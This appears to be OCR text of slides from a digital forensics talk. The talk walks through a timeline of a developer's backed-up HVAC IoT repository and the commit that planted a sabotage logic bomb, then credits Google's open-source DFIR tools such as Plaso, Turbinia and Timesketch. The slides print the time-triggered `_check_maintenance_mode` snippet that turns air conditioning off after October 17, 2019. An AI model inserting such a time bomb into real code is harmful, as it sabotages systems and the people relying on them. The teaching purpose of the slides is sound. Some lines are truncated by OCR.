Jenkins builds containers from committed code
deploy
Jenkins CI/CD
Highly skilled Greendale developers
node
ode
ode
Kubernetes nodes
AC units get commands
Air conditioning units


Looking for git



2019-10-02T15:06:41+00:00	□ ☆	TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/refs/tags Type: directory
2019-10-02T15:06:41+00:00	□ ☆	TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/refs/tags Type: directory
2019-10-02T15:06:41+00:00	□ ☆	TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/refs Type: directory
2019-10-02T15:06:41+00:00	□ ☆	TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/refs/heads Type: directory
2019-10-02T15:06:45+00:00	□ ☆	TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/logs/refs Type: directory
2019-10-02T15:06:45+00:00	□ ☆	TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/refs/remotes Type: directory
2019-10-02T15:06:45+00:00	□ ☆	TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/refs/remotes Type: directory
2019-10-02T15:06:45+00:00	□ ☆	TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/refs/remotes Type: directory

```
inChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/refs/ta
inChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/refs/ta
inChang/AppData/Local/Lenovo/Backup/hvac-iot-production/.git/refs Ty
```


Looking for git



```
2019-10-02T15:06:45+00:00   TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/Dockerfile Type: file
2019-10-02T15:              ype: file
2019-10-02T15:              nd Type: file
2019-10-02T15:              ts.txt Type: file
        1
        days
2019-10-04T14:              r.py Type: file
2019-10-04T14:28:40+00:00   TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/hvac_server.py Type: file
2019-10-04T14:28:40+00:00   TSK:/Users/BenjaminChang/AppData/Local/Lenovo/Backup/hvac-iot-production/hvac_server.py Type: file
```

```
ocal/Lenovo/Backup/hvac-iot-production/hvac_server.py Type: file
ocal/Lenovo/Backup/hvac-iot-production/hvac_server.py Type: file
ocal/Lenovo/Backup/hvac-iot-production/hvac_server.py Type: file
```

Committing to evil



Commit: 34bb0cd

```
(...)

        if data['ac_on']:
            self.logger.info(f'Device {device_id} AC temperatur

        config_data_json = json.dumps(config_data)
```

Commit: 7492e25

```
(...)

        if data['ac_on']:
            self.logger.info(f'Device {device_id} AC temperatu

        self._check_maintenance_mode(config_data)
        config_data_json = json.dumps(config_data)
```

```
    def _check_maintenance_mode(self, data):
        if time.time() > 0x5da8452e:
            data['ac_on'] = data.get('maintenance_mode', False)
```

```
        if time.time() > 0x5da8452e:
            data['ac_on'] = data.get('maintenance_mode', False)
```


	ID	Description	Commit Date	Author			
⌄	7492e25	update	4 Oct 07:33	bchang	LEFT	RIGHT	<> ⧉
⌄	34bb0cd	fix	27 Sep 06:52	Ben Chang	LEFT	RIGHT	<> ⧉

```
0x5da8452e == 1571308846
```

↓

October 17, 2019

10:40:46 UTC



Closing Credits

Forseti

- https://forsetisecurity.org/
- Collection of community-driven, open-source tools to help you improve the security of your Google Cloud Platform (GCP) environments
- Apache License v2

dfTimewolf

- https://github.com/log2timeline/dftimewolf
- Orchestration between different tools and APIs
- Apache License v2

Turbinia/Plaso

- https://github.com/google/turbinia
- Forensics orchestration in the cloud
- Apache License v2

- https://github.com/log2timeline/plaso
- Recursively parses and extracts timestamp information from files
- Apache License v2

GIFT Stick

- https://github.com/google/GiftStick
- Bootable OS that copies disks/firmware to the cloud
- Apache License v2

💻 ➡️

☁️

(demo featuring our in-house hand model)

Timesketch

- https://github.com/google/timesketch
- https://demo.timesketch.org
- Visual timeline analysis tool
- timesketch-dev@googlegroups.com
- Apache License v2

Links and Contact

- dfTimewolf
  - https://github.com/log2timeline/dftimewolf
- Turbinia
  - https://github.com/google/turbinia
- Timesketch
  - https://github.com/google/timesketch
- GIFT
  - https://github.com/google/GiftStick
- Plaso
  - https://github.com/log2timeline/plaso
- Forseti
  - https://forsetisecurity.org/
- Slack Channel
  - https://github.com/open-source-dfir/slack
-